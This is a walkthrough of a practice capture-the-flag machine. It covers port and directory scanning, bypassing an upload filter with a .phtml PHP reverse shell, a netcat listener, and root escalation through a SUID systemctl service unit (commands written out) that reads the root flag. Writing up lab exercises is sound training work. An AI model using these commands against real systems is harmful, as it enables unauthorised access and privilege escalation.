
Vulnersity Walkthrough :

so here the first step will be to do reconnaisance i.e information gathering-

first we will scan the machine for open ports and software versions using nmap tool




there are 6 open ports that arre discovered by nmap

okay so from this result we can colclude that there is a web-server running on port 3333 i.e apache web server

now we will perform further enumeration on webserver

here we can use tools like gobuster , dirb or dirbuster to look for hidden pages/directories on the web server:



I used dirb (CLI) tool to fuzz the directories using wordlist /usr/share/wordlists/dirb/common.txt

**command used** : *dirb <http://10.10.103.121:3333/> -w /usr/share/wordlists/dirb/common.txt*

here i got a intresting looking directory that was **/internal**


i visited that page and found that it has a form where i can upload files .

so here we can upload webshells to either get our commands executed on the server or to gain a reverse shell .


here i noticed .php extension was blocked so to identify which extensions are not blocked i will use burpsuite to fuzz it

i will use burp proxy to capture the request and then send it to burp intruder for fuzzing.


capturing the request :




setting .php as a position :



setting payload :



attack results:




here we can see that length of the last result is different and it means it worked and if we search for extension not found in response header its gone . that means .phtml worked to bypass the filter .

\*please disable url encoding from payload options otherwise all results will be same.

now it is safe to conclude that we can upload a web shell , we will download the webshell that leads to a reverse shell in the task .

here we will modify our payload to work for us :


we will have to change the IP address and Port to our machine where we will listen.




use nano to open the webshell and edit the IP and Port as per your machine and save it as webshell.phtml

now our payload is ready to upload


before uploading we will set up a listener on our machine using netcat




then execute our payload just visit the file by :



as soon as we visit we will get our shell in our netcat listener like this:



then open /etc/passwd file to see users on the machine , then go to /home/bill to get the user.txt flag.




now the last task is to elevate our priveleges and gain root access to fully compromise the machine :

so here we will take the help of SUID(set owner userid upon execution) bit set upon a file.

what suid does is it is a special type of permission given to a file suid gives temporary permissions to used to execute the file with the privilege level of file owner rather than the person running it , so, we look for suid bit-set files here using find command :

find / -type f -perm -04000 -ls 2>/dev/null

output will be as follows :



Here at the last fourth number there is an file i.e /bin/systemctl that helps us to control system processes. we can use that to elevate our privileges .

so we sill use this binary to create a temporary process which will run with suid bit and give us the root flag which we cat or concatenate with root permissions and store it in a flag.txt file in tmp directory

i used gtfobins help here so reference to that is here :

<https://gtfobins.github.io/gtfobins/systemctl/#suid>

TF=$(mktemp).service

echo '[Service]

Type=oneshot

ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/flag.txt"

[Install]

WantedBy=multi-user.target' > $TF


/bin/systemctl link $TF

/bin/systemctl enable --now $TF

Commands Used:



then “cat outputflag”



and now we are done we can also spawn a reverse shell by changing the command to a netcat reverse shell command and set up a listener on our machine.

Solvedd :-)